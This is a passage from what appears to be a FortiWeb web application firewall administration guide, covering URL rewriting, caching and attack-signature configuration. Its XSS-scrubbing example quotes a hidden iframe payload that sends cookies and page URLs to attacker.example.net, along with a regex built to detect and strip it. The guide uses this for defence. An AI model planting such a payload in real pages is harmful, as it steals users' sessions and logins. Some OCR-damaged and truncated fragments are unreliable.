`http://www.example.com/login`

`http://www.example.co.jp/`

and redirects them to the equivalent URL on its secure sites:

`https://www.example.com/login`

`https://www.example.co.jp/`

This rewriting rule has 3 parts:

| Regular expression that matches HTTP requests with any host name — (.)

I Regular expression that matches requests with any URL in the HTTP header — `^/(.*)$`

I Redirect destination location that assembles the host name (\$0) and URL (\$1) from the request in front of the new protocol prefix, `https://`

This could be configured via either the CLI or web UI.

New URL Rewriting Condition

ID

auto

Object

HTTP Host

Regular Expression

(.*)

>>

Protocol Filter

☒

Protocol

HTTP

Meet this condition if:

☒ Object matches the regular expression and the protocol filter

☐ Object does not match the regular expression or the protocol filter

OK

Cancel

New URL Rewriting Condition

ID

auto

Object

HTTP Request URL

Regular Expression

^/(.*)\$

>>

Protocol Filter

☒

Protocol

HTTP

Meet this condition if:

☒ Object matches the regular expression and the protocol filter

☐ Object does not match the regular expression or the protocol filter

OK

Cancel

Edit URL Rewriting Rule

Name

Action Type ☒ Request Action ☐ Response Action

Request Action Redirect (302 Temporal)

URL Rewriting Condition Table

ID	Object	Regular Expression	
1	HTTP Host	(.*)	
2	HTTP URL	^/(.*)\$	

Replacement Location

Location https://\$0/\$1

CLI commands to implement this are:

```
config waf url-rewrite url-rewrite-rule
```

```
edit "http_to_https"
```

```
set action redirect
```

```
set location "https://$0/$1"
```

```
set host-status disable
```

```
set host-use-pserver disable
```

```
set referer-status disable
```

```
set referer-use-pserver disable
```

```
set url-status disable
```

```
config match-condition
```

```
edit 1
```

```
set reg-exp "(.*)"
```

```
set protocol-filter enable
```

```
next
```

```
edit 2

set object http-url

set reg-exp "^/(.*)$"

next

end

next

end

config waf url-rewrite url-rewrite-policy

edit "http_to_https"

config rule

edit 1

set url-rewrite-rule-name "http_to_https"

next

end

next

end
```

Example: Full host name/URL translation

Example.com wants to translate its domain name: the external DNS name should be rewritten to the internal DNS name, and vice versa.

When the external DNS name `www.example.com` appears in the client's request's HTTP Host: header, it should be rewritten to `www-internal.example.com`.

In the server's response traffic, when the internal DNS name `www-internal.example.com` appears in the Location: header, or in hyperlinks in the document body, it must be rewritten.


To do this, it creates a set of 3 rewriting rules, one for each of parts that FortiWeb must rewrite.

Edit URL Rewriting Rule


Name

Action Type ☒ Request Action ☐ Response Action

Request Action



URL Rewriting Condition Table

ID	Object	Regular Expression	
1	HTTP Host	www.example.com	 

Replacement URL
☒ **Host** ☐ Using Physical Server
☐ **URL**


Replacement Referrer
☐ **Referrer** ☐ Using Physical Server

Edit URL Rewriting Rule



Name

Action Type ☐ Request Action ☒ Response Action

Response Action



URL Rewriting Condition Table

ID	Object	Regular Expression	
1	HTTP Location	(.*)www-internal.example.com(.*)	 

Replacement String
Location

Diagram annotations:

- Blue arrow: Capture group 0 points to the first parentheses in the Regular Expression.
- Blue arrow: Capture group 1 points to the second parentheses in the Regular Expression.
- Red arrow: Points from the first parentheses to the \$0 placeholder in the Replacement String.
- Red arrow: Points from the second parentheses to the \$1 placeholder in the Replacement String.

Edit URL Rewriting Rule

Name

url-translation3

Action Type


☐ Request Action ☒ Response Action

Response Action



Rewrite HTTP Body ▾

OK

Cancel



URL Rewriting Condition Table

ID	Object	Regular Expression	
1	HTTP Body	www-internal.example.com	 

Replacement Strings in Body

Replacement
www.example.com

Example: Sanitizing poisoned HTML

Example.com is a cloud hosting service provider that has just bought several FortiWebs. Thousands of customers rely on it to maintain database-backed web servers. Before FortiWeb was added to its network, its web servers were regularly being attacked. Without HTTP-savvy intrusion detection and filtering, these posts poisoned many of its web applications by using XSS to inject stored clickjacking attacks into login pages.

Example.com wants to mitigate the effects of prior attacks to protect innocent clients while its incident response team

finishes forensic work to audit all applications for impact and complete remediation. To do this, it will rewrite the body of offending responses.

Example.com's incident response team has already found some of the poisoned HTML that is afflicting some login

pages. All major web browsers are currently vulnerable.

It replaces the login pages of the web application with a hidden frame set which it uses to steal session or login cookies and spy on login attempts. The attacker can then use stolen login credentials or use the fraudulent session cookies.

For bank clients, this is especially devastating: the attacker now has complete account access, including to credit cards.

To mitigate effects, example.com wants to scrub the malicious HTML from responses, **before** they reach clients that could unwittingly participate in attacks, or have their identities stolen.

To do this, FortiWeb will rewrite the injected attack:

```
<iframe src="javascript:document.location.href=
'attacker.example.net/peep?url='+
parent.location.href.toString()+'lulz='
escape(document.cookie);"
sandbox="allow-scripts allow-forms"
style="width:0%;height:0%;position:absolute;left:-9999em;">

</iframe>
```

into a null string to delete it from the infected web server's response. FortiWeb will replace the attack with its own content:

```
<script src="http://irt.example.com/toDo.js"></script>
```

so that each infected response posts the infected host name, URL, and attack permutation to a "to do" list for the incident response team, as well as notifying the impacted customer.

Since attackers often try new attack forms to evade filters, the regular expression uses a few techniques for flexible matching:

| case insensitivity — (?:i)

| alternative quotation marks — [\"'\"?\"\",'\"'?'<>«»]

| word breaks of zero or more white spaces — (\s)*

| word breaks using forward slashes instead of white space — [\s/]*

| zero or more new line breaks within the tag — (\n|.)*

New URL Rewriting Rule

Name xss-scrub

Action Type ☐ Request Action ☒ Response Action

Response Action Rewrite HTTP Body

OK **Cancel**

Create New

URL Rewriting Condition Table

ID	Object	Regular Expression
Replacement Strings in Body		
Replacement		

New URL Rewriting Condition

ID: auto

Object: HTTP Body

Regular Expression: `(?i)<(\s)*iframe[\sV]src=(\s)*[\"`

Protocol Filter: ☒

Content Type Filter: ☒

Content Type Set: text/plain, application/xml(or)text/xml, application/javascript, application/soap+xml

Content Type Set: text/html, text/javascript

Meet this condition if:

- ☐ Object does not match the regular expression, the protocol filter or the content type filter
- ☒ Object matches the regular expression, the protocol filter and the content type filter

OK Cancel

Edit URL Rewriting Rule

Name

xss-scrub

Action Type

☐ Request Action
 ☒ Response Action

Response Action

Rewrite HTTP Body ▼

OK

Cancel

URL Rewriting Condition Table

ID	Object	Regular Expression	
1	HTTP Body	(?i)<(\s)*iframe[\sV]src=(\s)*["'"]*.*?["'"]*.*?</iframe>	

Replacement Strings in Body

Replacement

<script src="http://irt.example.co

Example: Inserting & deleting body text

Example.com wants to delete some text, and insert other text. As an example, it wants to change:

Hey everyone, this works!

to:

Hey, this works now!

To do this, it will rewrite matching parts of the body in the web server's response.

The regular expression contains capture groups (.) that create numbered substrings — back-references such as \$0

— that you can recall by their number when writing the replacement text. By omitting a capture group (in this case, \$1

is omitted from **Replacement**), that part of the text is removed. To insert text, simply add it to the replacement text.

Edit URL Rewriting Rule

Name body-rewrite

Action Type ☐ Request Action ☒ Response Action

Response Action Rewrite HTTP Body

OK Cancel

URL Rewriting Condition Table

| ID | Object | Regular Expression |
|----|-----------|-----------------------------|
| 1 | HTTP Body | (.)(everyone), (.*)(works)! |

Replacement Strings in Body

Replacement \$0, \$2 \$3 now!

Example: Rewriting URLs using regular expressions

Example.edu is a large university. Professors use a mixture of WordPress and Movable Type software for their course web pages to keep students updated. In addition, the campus bookstore and software store use custom shopping cart software. The URLs of these web applications contain clues about the underlying vendors, databases and scripting languages.

The university is a frequent target of attacks because it is a large organization with many mobile users and guests, and an Internet connection with large bandwidth. Its network administrators want to hide the underlying technology to make it more difficult for attackers to craft platform-specific attacks. Example.edu also wants to make clients'

bookmarked URLs more permanent, so that clients will not need to repair them if the university switches software vendors.

Because it has so many URLs, the university uses regular expressions to rewrite sets of similar URLs, rather than configuring rewrites for each URL individually. More specific URL rewrite rules are selected first in the URL rewriting group, before general ones, due to the affects of the matching order on which each rewrite rule is applied.

Example URL rewrites using regular expressions

| Regular expression in URL match condition | URL | Example URL in client's request | Result |
|---|------------------------------|--|------------------------------|
| <code>^/cgi/python/ustore/payment.html\$</code> | <code>/store/checkout</code> | <code>/cgi/python/ustore/payment.html</code> | <code>/store/checkout</code> |
| <code>^/ustore*\$</code> | <code>/store/view</code> | <code>/ustore/viewItem.asp?id=1&img=2</code> | <code>/store/view</code> |
| <code>/Wordpress/(.*)</code> | <code>/blog/\$0</code> | <code>/wordpress/10/11/24</code> | <code>/blog/10/11/24</code> |
| <code>/(.*)\.xml</code> | <code>/ \$0</code> | <code>/index.xml</code> | <code>/index</code> |

Example: Rewriting URLs using variables

Example.com has a web site that uses ASP, but the administrator wants it to appear that the web site uses PHP. To do this, the administrator configured a rule that changes any requested file's extension which is asp into php.

The condition table contains two match conditions, in this order:

1. The Host: may be anything.
2. The request URL must end in .asp.

If both of those are true, the request is rewritten.

The administrator does not want to rewrite matching requests into a single URL. Instead, the administrator wants each rewritten URL to re-use parts of the original request.

To assemble the rewritten URL by re-using the original request's file path and Host:, the administrator uses two back reference variables: \$0 and \$1. Each variable refers to a part of the original request. The parts are determined by which capture group was matched in the Regular Expression field of each condition table object.

| \$0 — The text that matched the **first** capture group (.*). In this case, because the object is the Host: field, the matching text is the host name, www.example.com.

| \$1 — The text that matched the **second** capture group, which is also (.*). In this case, because the object is the request URL, the matching text is the file path, news/local.

Example URL rewrites using regular expressions

| Example request | URL Rewriting Condition Table | | Replacement URL | | Result |
|-----------------|-------------------------------|----------------|-----------------|----------|-----------------|
| www.example.com | HTTP Host | (.*) | Host | \$0 | www.example.com |
| /news/local.asp | HTTP URL | /(.*)
\.asp | URL | /\$1.php | /news/local.php |

5.3 Caching


To improve performance of your back-end network and servers by reducing their traffic and processing load, you can configure FortiWeb to cache responses from your servers.

Normally, FortiWeb forwards all allowed requests to your servers. This results in a 1:1 ratio of client-side to server-side traffic. When content caching is enabled, however, FortiWeb will forward only requests for content that:

- does not exist in its cache, and

- is cacheable

When many requests are for cached content, the ratio of traffic changes to n:1.



Content caching provides the greatest benefit for things that rarely change, such as icons, background images, movies, PDFs, and static HTML.

To configure web content caching

1. If you want to cache **all** URLs except for a few, go to **Application Delivery > Caching > Web Cache Exception**. Otherwise, skip to step 9.
2. Click **Create New**.
3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Edit Web Cache Exception

Name

+ **Create New**
✎ **Edit**
🗑 **Delete**

| | ID | Host | Host Status | URL Pattern | Type | Cookie Name |
|--------------------------|----|------|-------------|-------------|---------------|-------------|
| <input type="checkbox"/> | 1 | | Disable | /livestream | Simple String | |

4. Click **OK**.

5. Click **Create New**.

6. Configure these settings. (You can omit items from the cache by matching the request URL, its cookie name, or both. Some URLs may not require exceptions because they inherently cannot be cached.)

New Web Cache Exception Rule

ID

Host Status ☐

Host

Filter based on URL

Type ☒ Simple String ☐ Regular Expression

URL Pattern >>

Filter based on cookie

Cookie Name

7. Click **OK**.

8. Repeat the previous steps for each entry that you want to add to the exception.

9. Go to **Application Delivery > Caching > Web Cache Policy**.

10. Click **Create New**.

11. Configure these settings, then click **OK**.

Edit Web Cache Policy

Name

Cache Buffer Size MB

Maximum Cached Page Size (1-10240)KB

Default Cache Timeout (1-7200)Minutes

Exception [Detail...](#)

FortiWeb will try and cache all URLs unless URLs are specified below.

+ **Create New** ✎ **Edit** 🗑 **Delete**

| | ID | Host | Host Status | URL Pattern | Type |
|--------------------------|----|-----------------|-------------|---------------|--------------------|
| <input type="checkbox"/> | 1 | www.example.com | Enable | \index\.php\$ | Regular Expression |

12. To automatically cache all URLs except for those in **Exception**, skip to step 15. Otherwise, to manually specify which URLs to cache, click **Create New**. (Do this, for example, if you want to cache only a few URLs.)

13. Configure these settings, then click **OK**:

New Web Cache Policy Item Rule

ID auto

Host Status ☒

Host

Type ☐ Simple String ☒ Regular Expression

URL Pattern >>

14. Repeat the previous steps for each URL that you want to cache.

Omitting a URL from the table is equivalent to creating an exception: if the table is **not** empty, FortiWeb will only cache URLs that you list in this table.

15. To apply the rewriting policy, select it in an inline protection profile.

What can be cached?

Caching works best with data that does not change. Static web pages, images, movies, and music all typically work well.

When content changes often, caching provides overhead by consuming RAM without its usual benefit of reduced latency. Some HTTP headers and other factors indicate dynamic content which FortiWeb will not cache.

FortiWeb will not cache responses if the request:

- | Methods is not GET (e.g. responses to POST are not cached)

- | Contains the header:

- | Authorization:

- | Proxy-Authorization:

- | If-Modified-Since

- | If-Unmodified-Since

- | If-Match

- | If-None-Match

FortiWeb also will not cache if the response:

- | Has a Set-Cookie: field

- | Has a Vary: field

- | Forbids caching (e.g. Cache-Control: no-cache/no-store/private)

- | Has no Content-Length: field (e.g. Connection:close and Transfer-Encoding: chunked)

- | Has no cache expiry tag (e.g. Last-Modified/Etag and Cache-Control/Expires)

5.4 Blocking known attacks & data leaks

Many attacks and data leaks can be detected by FortiWeb using signatures. Enable signatures to defend against many attacks in the OWASP Top 10, plus more:

- | cross-site scripting (XSS)

- | SQL injection and many other code injection styles

- | remote file inclusion (RFI)

- | local file inclusion (LFI)

- | OS commands

| trojans/viruses

| exploits

| sensitive server information disclosure

| credit card data leaks

FortiWeb scans:

| parameters in the URL of HTTP GET requests

| parameters in the body of HTTP POST requests

| XML in the body of HTTP POST requests (if Enable XML Protocol Detection is enabled)

| cookies

In addition to scanning standard requests, FortiWeb can also scan XML And Action Message Format 3.0 (AMF3) serialized binary inputs used by Adobe Flash clients to communicate with server-side software. For more information,

see [Enable AMF3 Protocol Detection and Illegal XML Format](#) (for inline protection profiles) or [Enable AMF3 Protocol Detection](#) (for offline protection profiles).

Known attack signatures can be updated. For information on uploading a new set of attack definitions.

Each server protection rule can be configured with the severity and notification settings (“trigger”) that, in combination with the action, determines how each violation will be handled.

For example, attacks categorized as cross-site scripting and SQL injection could have the action set to alert_deny, the severity set to High, and a trigger set to deliver an alert email each time these rule violations are detected. Specific signatures in those categories, however, might be disabled, set to log/alert instead, or exempt requests to specific host names/URLs.

To configure a signature rule

1. Before you create a signature rule, create custom signatures, if any, that you will add to the rule
2. If you require protection for Oracle padding attacks, configure a rule for it
3. Go to **Web Protection > Known Attacks > Signatures**.

To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category.

4. Click **Create New**.

A dialog appears.

5. Configure these settings:

| Name | Action | Block Period | Severity | Trigger Action |
|--|---|--------------|----------|---------------------------|
| Cross Site Scripting | <input checked="" type="checkbox"/> Period Block | 60 | High | Please Select |
| Cross Site Scripting (Extended) | <input type="checkbox"/> Alert | 60 | Medium | Please Select |
| SQL Injection | <input checked="" type="checkbox"/> Period Block | 60 | High | Please Select |
| SQL Injection (Extended) | <input type="checkbox"/> Alert | 60 | Medium | Please Select |
| Generic Attacks | <input checked="" type="checkbox"/> Period Block | 60 | High | Please Select |
| Generic Attacks(Extended) | <input checked="" type="checkbox"/> Period Block | 60 | Medium | Please Select |
| Known Exploits | <input checked="" type="checkbox"/> Period Block | 60 | High | Please Select |
| Trojans | <input checked="" type="checkbox"/> Period Block | 60 | Medium | Please Select |
| Information Disclosure | <input checked="" type="checkbox"/> Erase, no Alert | 60 | Low | Please Select |
| Bad Robot | <input checked="" type="checkbox"/> Alert | 60 | High | Please Select |
| Credit Card Detection | <input checked="" type="checkbox"/> Erase & Alert | 60 | High | Please Select |
| Credit Card Detection Threshold | | 1 | | |
| Custom Signature Group | Please Select | | | Detail... |

OK Cancel Advanced Mode

6. Click OK.

7. If you enabled Information Disclosure, Trojans, or Credit Card Detection, configure a decompression rule.

8. To apply the signature rule, select it in an inline protection profile or an offline protection profile

9. To verify your configuration, attempt a request that should be detected and/or blocked by your configuration.

If detection fails:

I Verify that routing and TCP/IP-layer firewalling does not prevent connectivity.

I Verify that your simulated attack operates on either the HTTP header or HTTP body, whichever component is analyzed by that feature.

I If the feature operates on the HTTP body, verify that http-cachesize is large enough, or that you have configured to Body Length block requests that exceed the buffer limit. For details, see the FortiWeb CLI Reference.

I If the HTTP body is compressed, verify that Maximum Antivirus Buffer Size is large enough, or that you have configured to Body Length block requests that exceed the buffer limit.

I If you enabled Trojans, verify that you have also configured its configuration dependencies

If the feature operates on the parameters in the URL line in the HTTP headers, verify that the total parameter length (after URL decoding, if required — configure Recursive URL Decoding) is not larger than the buffer size of Total URL and Body Parameters Length or Total URL Parameters Length.

10. If normal input for some URLs accidentally matches a signature, either create and use a modified version of it instead via custom signatures, or create exceptions.


Configuring action overrides or exceptions to data leak & attack detection signatures

You can configure FortiWeb to omit attack signature scans in some cases. You can also configure the signature to generate a log or alert only instead of blocking the attack.

Exceptions can be useful if you know that some URLs, during normal use, cause false positives by matching an attack signature. Signature exceptions define request URLs that are **not** subject to signature rules.

For example, the HTTP POST URL /pageupload accepts input that is PHP code, but it is the **only** URL on the host that does. Create an exception that, in the **PHP Injection** category, disables that specific signature ID for the URL /pageupload in the signature rule that normally blocks all injection attacks.

Disabling signatures or adding exceptions while viewing the attack log



| HTTP Host | URL | Date | Time | Source | Destination | Policy | Message | Action |
|-------------------|-------------|------------|----------|------------|-------------|------------|---|--------|
| 10.200.10.58:8090 | /index.html | 2014-10-08 | 16:31:59 | 10.200.0.1 | 10.101.0.1 | FWB_Policy | Cross Site Scripting : Signature ID 010000002 | Alert |
| 10.200.10.58:8090 | /index.html | 2014-10-08 | 16:31:59 | 10.200.0.1 | 10.101.0.1 | FWB_Policy | Cross Site Scripting : Signature ID 010000002 | Alert |
| 10.200.10.58:8090 | /index.html | 2014-10-08 | 16:31:59 | 10.200.0.1 | 10.101.0.1 | FWB_Policy | Cross Site Scripting : Signature ID 010000002 | Alert |
| 10.200.10.58:8090 | /index.html | 2014-10-08 | 16:31:59 | 10.200.0.1 | 10.101.0.1 | FWB_Policy | Cross Site Scripting : Signature ID 010000002 | Alert |

| | | | |
|-----------------|---|------------------|---|
| Pattern | match: | | |
| Date | 2014-10-08 | Time | 16:31:00 |
| Msg ID | 000000228883 | ID | 20000012 |
| Policy | FWB_Policy | Action | Alert |
| Severity Level | High | Trigger Policy | |
| Level | alert | Device ID | PVYMSUNLICENSED |
| Type | attack | Sub Type | web_signature_detection |
| Message | Cross Site Scripting : Signature ID 010000002 (Add Exception) (Alert Only) (Disable Signatures) | | |
| Protocol | tcp | Service | http |
| Source | 10.200.0.1 | Source Port | 27020 |
| Destination | 10.101.0.1 | Destination Port | 80 |
| URL | /index.html | HTTP Host | 10.200.10.58:8090 |
| User Agent | Mozilla/5.0 (Windows NT 6.1; WOW64; rv:32.0) Gecko/20100101 Firefox/32.0 | | |
| GET | /index.html?m=match | Connection | keep-alive |
| Referer | | Content | |
| Cache-Control | no-cache | Origin | |
| Content-Type | | Accept | text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 |
| Accept-Encoding | gzip, deflate | Accept-Language | zh-cn,zh;q=0.8,en-us;q=0.3,en;q=0.3 |

To configure a signature exception, action override, or disable a signature

1. Go to **Web Protection > Known Attacks > Signatures**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category.

- Click the row corresponding to an existing signature rule for which you need to individually disable one or more signatures.

A dialog appears.

Edit Signature Policy

Name: attack-signatures1

| | | Action | Block Period | Severity | Trigger Action |
|---|--|-----------------|--------------|----------|----------------|
| <input checked="" type="checkbox"/> Cross Site Scripting | | Period Block | 60 | High | Please Select |
| <input type="checkbox"/> Cross Site Scripting (Extended) | | Alert | 60 | Medium | Please Select |
| <input checked="" type="checkbox"/> SQL Injection | | Period Block | 60 | High | Please Select |
| <input type="checkbox"/> SQL Injection (Extended) | | Alert | 60 | Medium | Please Select |
| <input checked="" type="checkbox"/> Generic Attacks | | Period Block | 60 | High | Please Select |
| <input checked="" type="checkbox"/> Generic Attacks(Extended) | | Period Block | 60 | Medium | Please Select |
| <input checked="" type="checkbox"/> Known Exploits | | Period Block | 60 | High | Please Select |
| <input checked="" type="checkbox"/> Trojans | | Period Block | 60 | Medium | Please Select |
| <input checked="" type="checkbox"/> Information Disclosure | | Erase, no Alert | 60 | Low | Please Select |
| <input checked="" type="checkbox"/> Bad Robot | | Alert | 60 | High | Please Select |
| <input checked="" type="checkbox"/> Credit Card Detection | | Erase & Alert | 60 | High | Please Select |
| Credit Card Detection Threshold | | | 1 | | |
| Custom Signature Group | | Please Select | | | Detail... |

OK Cancel **Advanced Mode**

- Click **Advanced Mode**.

- Click **Create New**.

A dialog appears.

- In the signature tree on the left, click to open the signature category where you need to disable a specific signature. When you have selected an individual sub-category, a list of individual signature IDs in it will appear in the pane to the right.

- Click the row of the signature ID that you need to disable.


When selected, the signature row will be highlighted in blue.

- If you want to **disable** the signature for this rule, or globally, right-click the signature's row and select the corresponding option.

- If you want to receive **only logs or alert email** about detections, but do not want to block matching requests, in the **Signature** tab, mark the **Alert Only** check box.

- If you want to **exempt** specific host name/URL combinations, in the pane on the right side, click the **Exception** tab.

10. Configure these settings:



11. Click **Add**.

12. Repeat the previous steps for each entry that you want to add to the signature exception.

Finding signatures that are disabled or "Alert Only"

After you have disabled or overridden the actions of some individual signatures to be **Alert Only**, if you need to find them again and change those settings, you can do this quickly by filtering the list of signatures via **Filters > Disabled** or **Filters > Alert Only** in the navigation tree on the left.



For example, to display a list of all signatures whose **Alert Only** check box is marked, click the **Alert Only** item in the tree. You can then quickly unmark these check boxes for multiple signatures to begin blocking again rather than only logging.

Defining custom data leak & attack signatures

Custom signatures can be attack signatures and/or data leak signatures

If the predefined regular expressions cause false positives or do not match what you need, you can configure your own. This gives you the flexibility to define your own special types of personally identifiable information, as well as zero-day attacks.

Signatures should be crafted carefully to avoid performance issues inherent in regular expressions that use recursion

To configure a custom signature

1. Go to **Web Protection > Known Attacks > Custom Signature**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category.

2. Click **Create New**, then configure these settings:

Edit Custom Signature

Name

Direction ☒ Request ☐ Response

Case Sensitive ☐

Expression >>

Action Period Block ▼

Block Period (1~3600)(Seconds)

Severity High ▼

Trigger Action notification-servers1 ▼

OK
Cancel

Add Target

| ID | Target | |
|----|--------------|--|
| 1 | REQUEST_BODY | |

3. Click **OK**.

4. Click **Add Target**.

5. From **Available Target**, select which locations in the HTTP request (e.g. ARGS_NAMES for the names of

parameters or REQUEST_COOKIES for strings in the HTTP Cookie: header) will be scanned for a signature match, then click the right arrow to move them into the **Search In** area.

6. Click **OK** twice.

7. Repeat this procedure for each individual rule that you want to add.

8. Click **OK** to save your custom signature.

9. Go to **Web Protection > Known Attacks > Custom Signature Group**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category.

10. Click **Create New** to create a new group of custom signatures. (Alternatively, to add your custom signature to an existing set, edit that set.)

A dialog appears.

| Edit Custom Signature Group | | |
|---|----|-------------------|
| Name: custom-signature-group1 | | |
| <input type="button" value="OK"/> <input type="button" value="Cancel"/> | | |
| + Create New Edit Delete Insert Move | | |
| | ID | Custom Signature |
| <input checked="" type="checkbox"/> | 1 | custom-signature1 |

11. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special

characters. The maximum length is 35 characters.

12. Click **OK**.

13. Click **Create New** to include individual rules in the set.

A dialog appears.

| New Signature Group Member | |
|---|---|
| ID | auto |
| Custom Signature | custom-signature1 ▼ Detail... |
| <input type="button" value="OK"/> <input type="button" value="Cancel"/> | |

14. From the **Custom Signature** drop-down list, select the specific custom signature to add to the group.

To view or change information associated with the custom signature, select the **Detail** link. The **Edit Custom Signature** dialog appears. You can view and edit the rules. Use the browser **Back** button to return.

15. Click **OK**.

16. Repeat the previous steps for each individual rule that you want to add to the custom signature set.

17. Group the custom signature set in a signature rule

When the custom signature set is enabled in a signature rule policy, you can add either the group or an individual custom signature rule in the group to an advanced protection custom rule.

5.5 System Monitoring

